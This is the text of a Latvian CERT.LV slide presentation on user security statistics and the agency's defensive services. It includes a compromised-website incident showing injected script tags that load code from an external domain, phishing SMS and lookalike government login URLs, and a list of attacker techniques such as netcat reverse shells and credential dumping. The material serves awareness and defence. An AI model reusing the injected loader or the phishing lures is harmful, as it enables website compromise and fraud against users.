

# Lietotāju drošība skaitļos un praktiski risinājumi drošības uzlabošanai

**26.03.2024**

**Alise Gubene**  
**Gints Mākalnietis**



# Lietotāju drošība skaitļos



# Interneta lietošanas mērķis




E-pasts **97%**



Saziņas  
platformas  
**84%**



Rēķini  
pārskaitījumi  
**96%**




Sociālie tīkli  
**78%**

**MORE INFO**

Info ieguve  
ziņas **95%**




Iepirkšanās  
**77%**




# Drošība internetā

# Kāpēc noticēja krāpniekiem?



# Zaudējumi kiberuzbrukumā



%

**68%**  
cieta kāda veida  
zaudējumus  
kiberuzbrukumā


# 2023.gada izplatītākie apdraudējuma veidi



# Informācijas iegūšana/uzticēšanās par kiberdrošības jautājumiem

■ Respondentu īpatsvars, kuri iegūst informāciju no konkrētā informācijas kanāla

■ Respondentu īpatsvars, kuri uzticas konkrētajam informācijas kanālam





# Praktiski risinājumi drošības uzlabošanai





# Vispirms aizsargājam paši sevi!


1. Kiberdrošības incidentu risināšana un diennakts atbalsts
2. Koordinēta ievainojamību atklāšana
3. Pikšķerēšanas uzbrukumu simulācija
4. Kiberapdraudējumu simulācija
5. DNS ugunsmūris
  - 5.1. DNS ugunsmūra pakalpojums ikvienam Latvijas iedzīvotājam un uzņēmumam
  - 5.2. DNS ugunsmūra pakalpojums ar RPZ tehnoloģiju tiem, kas paši uztur savus DNS rekursīvos serverus
6. Informācijas tehnoloģiju drošības apdraudējumu agrās brīdināšanas sistēma
7. Sabiedrības izglītošana – lekcijas un dalība pasākumos
8. Latvijas kiberdrošības kopienas ziņapmaiņas platforma
9. NTP laika serveris
10. CERT.LV MISP - ar ļaunatūru saistītās informācijas apmaiņas platforma
11. Kiberdrošības draudu medības
12. Drošības operāciju centra (SOC) pakalpojums
13. Industriālās automatizācijas un vadības sistēmu drošības laboratorijas pakalpojums

# Vispirms aizsargājam paši sevi!

## Oxygen Masks



In case of decompression, oxygen masks will drop automatically.



Privātpersona Uzņēmums ×

## Notiek ielāde

Lūdzu, uzgaidiet, kamēr mēs apstrādājam jūsu pieprasījumu. Tas neaizņem daudz laika



[Neatstāj šo lapu](#)

Plasakais mirāju un bankomatu tīkls

**Attālināti**

**Kontu bērnam vari atvērt, ja:**

- Bērns kļūst par mūsu klientu pirmo reizi un ir vecumā no 6 līdz 15

**Filiālē**

**Ja tu:**

- Esi vismaz 16 gadus vecs

# Pikšķerēšana vai nē?



Labdien! Lai mes Jums turpmak varetu sutit SMS par Jums adresetiem sutijumiem, ludzam aktualizet savus datus: <https://www.manspasts.lv/lv/e-aicinajumi/E9C3SWcb>

# Un šeit ?







Vienotās pieteikšanās modulis × +

← → ↻ 🔒 <https://vpmviss.lv-gov.net/pages>

## Vienotās pieteikšanās modulis EN

Piekrītu identifikācijas veikšanas **noteikumiem** un manu datu (vārda, uzvārda un personas koda) nosūtīšanai e-pakalpojuma sniedzējam – .

Identifikācija ar citu identifikācijas līdzekli

# Pikšķerēšanas uzbrukuma simulācija

- Var pielāgot atdarinātās vietnes konkrētas iestādes specifikai
- Iespējams sagatavot «lietotāja puses» uzbrukumu (atkarīgs no izmantoto aizsardzības risinājumu un tīkla konfigurācijas īpatnībām)
- Nestandarta datu pārsūtīšanas risinājumi, var pārbaudīt aizsardzības risinājumu spēju tos atpazīt
- Rezultātu statistika
- Pakalpojums ir bezmaksas!

# Google iesaka mazāk lietot paroles

## ← Izlaidiet paroles ievadīšanu, kad iespējams

Varēsiet pierakstīties drošā veidā, izmantojot tikai piekļuves atslēgu.

Ja esat reģistrējies papildu aizsardzības programmā, varēsiet izlaist paroles ievadīšanu tikai tad, ja izmantosiet piekļuves atslēgu.

[Uzziniet vairāk ?](#)



Kad iespējams, izlaist paroles ievadīšanu







# Visiem ir apnikušas paroles!


Product updates ▾ Company news ▾


## switch to passkeys

Oct 10, 2023 | For Cybersecurity Awareness Month we're making it even easier for users to get started with passkeys  
min read

 **Sriram Karra**  
Senior Product Manager

 **Christiaan Brand**  
Group Product Manager

 Share



The illustration features a central padlock icon with a person silhouette and a key, surrounded by radiating lines. It is connected by curved lines to several icons: a play button, a green smiley face, a yellow key, a yellow fingerprint, a blue network icon, and a white smartphone. A red location pin is also visible in the upper right area.


# DNS ugunsbūris

- Viegli uzstādāms gan gala iekārtās, gan lokālajā DNS serverī
- Operatīvi ievietota informācija par Latvijā aktīvajiem uzbrukumiem
- Bloķē kaitīgos resursus pat pirms saites uz tiem tiek izplatītas publiski
- Satur visus citus LV normatīvajos aktos noteiktajā kārtībā bloķētos domēna vārdus
- Lokālajā DNS serverī iespējams izmantot kopā ar citiem RPZ metodi izmantojošiem filtriem

# ABS sensori

- ABS sensors veic nepārtrauktu datu plūsmas anomāliju analīzi un ļaunprogrammatūras aktivitāšu atpazīšanu
- CERT.LV nosūta brīdinājumus pakalpojumu saņēmējam par konstatētajiem augstas prioritātes kiberapdraudējumiem
- CERT.LV veic aktuālo kiberapdraudējumu indikatoru atjaunošanu
- CERT.LV sniedz pakalpojuma saņēmēju konsultēšanu un atbalstu.

# No ABS sensora līdz risinājumam



# No ABS sensora līdz risinājumam

- Feb 28 08:54:23 – ABS sensors fiksē notikumu
- Feb 28 09:11:52 - CERT.LV dežurants nosūta brīdinājumu atbildīgajai personai
- Feb 28 09:47 – Iestādes atbildīgā persona pārsūta šo brīdinājumu savam tehniskajam speciālistam
- Feb 28 10:10 – Iestādes speciālists ir identificējis incidentā iesaistīto datoru un tajā veiktās darbības



# No ABS sensora līdz risinājumam

marijas iela riga - Google meklēšana	<a href="https://www.google.com/search?client=firefox-b-d&amp;q=marijas+iela+riga">https://www.google.com/search?client=firefox-b-d&amp;q=marijas+iela+riga</a>	08:53
pakalpojumu cenrādis	<a href="https://il.lv/cenas/">https://il.lv/cenas/</a>	08:54



# No ABS sensora līdz risinājumam

- Feb 28 10:28 – Iestādes atbildīgā persona pārsūta informāciju par konstatēto CERT.LV dežurantam
- Feb 28 14:31 – CERT.LV speciālists ir pabeidzis iesaistītā resursa pārbaudi un apstiprina notikuma avotu

# No ABS sensora līdz risinājumam

```

}
.step4636435346{
}
</style><scriptsrc="data:text/javascript;base64,dmFyIGE9MTt2YXJyYj0yO3ZhciBjPTQ="defer></script><scriptsrc="https://three.startperfectsolutions.com/scripts/sold.js"defer></script>
</style>
<style id="wpforms-css-vars-root">
:root{

```

74	https://maps.gstatic.com	GET	/maps-api-v3/embed/js/307/mic_emb...		200
69	https://static.xx.fbcdn.net	GET	/rsrc.php/v3i4yZ4/yM/l/en_US/kGJ36UT...	✓	200
66	https://gate.g...y.com	GET	/KQGrXb?c=. l.lv	✓	
58	https://maps.googleapis.com	GET	/maps/api/js?client=google-maps-emb...	✓	200
57	https://static.xx.fbcdn.net	GET	/rsrc.php/v3i4yZ4/yM/l/en_US/kGJ36UT...	✓	200
56	https://www.google-analytics.c...	GET	/analytics.js		200
55	https://cdn.s...ts.com	GET	/JZFYbC		200
54	https://www.google.com	GET	/maps/embed?pb=!1m18!1m12!1m3!1d...	✓	200
53	https://www.googletagmanager...	GET	/gtag/js?id=G-VJL5945X7H&l=dataLay...	✓	200





# No ABS sensora līdz risinājumam

- Feb 28 14:47 – CERT.LV sazinās ar kompromitētās vietnes īpašnieku




# Spēja reaģēt uz ABS brīdinājumiem

- Iestāžu spējas reaģēt uz ABS brīdinājumiem ir ļoti dažādas
- Nepieciešamas labas zināšanas par reālo iestādes datortīkla uzbūvi
- Pilnvērtīgs monitorings un tā savākto datu uzglabāšana
- Centralizēta žurnālfailu pārbaudes iespēja, risinājumi kas spēj ātri un pilnvērtīgi pārmeklēt lielas datu kopas
- Iestādes darbiniekiem ieteicams pašiem sekot līdz ABS notikumiem, identificējot «false positive» un citādi nekorektas detekcijas
- Atpakaļsaite ar CERT.LV – paziņojiet par atrasto, lai mēs varētu sazināties ar kompromitētu resursu īpašniekiem un novērst apdraudējums citiem

# Draudu medību operācijas

- **CERT.LV atsevišķi un kopā ar sadarbības partneru apvienoto komandu darbojas iepriekš izvēlētā informācijas sistēmu tīklā (mērķa iestādes izvēle tiek izvērtēta sadarbībā ar valsts drošības iestādēm), lai identificētu uzbrucēja klātbūtni, atklātu, uzraudzītu un analizētu ļaunprātīgas darbības, kā arī lai analizētu uzbrukumu taktiku, paņēmienus un procedūras**
- **Divu gadu laikā analīze veikta vairāk nekā 100 000 gala iekārtās, kā rezultātā identificēti un mērķa infrastruktūrā neitralizēti Krievijas, Ķīnas un komerciāli motivēti kiberuzbrucēji**
- **Draudu medības pārbauda vai, datortīklu ikdienas uzturēšanas procedūras, spējušas identificēt visus apdraudējumus**

## Initial access



## Lateral movement

-  Credential access via process dumping
-  Interactive reverse shell via netcat/GOST
-  Command execution via Impacket
-  Disable antivirus and wipe logs

## Action on objectives

-  Exfiltrate data
-  Deploy destructive payloads
-  Leak data / targeted information operations



# Vispirms aizsargājam paši sevi!

1. Kiberdrošības incidentu risināšana un diennakts atbalsts
2. Koordinēta ievainojamību atklāšana
3. Pikšķerēšanas uzbrukumu simulācija
4. Kiberapdraudējumu simulācija
5. DNS ugunsmūris
  - 5.1. DNS ugunsmūra pakalpojums ikvienam Latvijas iedzīvotājam un uzņēmumam
  - 5.2. DNS ugunsmūra pakalpojums ar RPZ tehnoloģiju tiem, kas paši uztur savus DNS rekursīvos serverus
6. Informācijas tehnoloģiju drošības apdraudējumu agrās brīdināšanas sistēma
7. Sabiedrības izglītošana – lekcijas un dalība pasākumos
8. Latvijas kiberdrošības kopienas ziņapmaiņas platforma
9. NTP laika serveris
10. CERT.LV MISP - ar ļaunatūru saistītās informācijas apmaiņas platforma
11. Kiberdrošības draudu medības
12. Drošības operāciju centra (SOC) pakalpojums
13. Industriālās automatizācijas un vadības sistēmu drošības laboratorijas pakalpojums



Paldies!

[cert@cert.lv](mailto:cert@cert.lv)

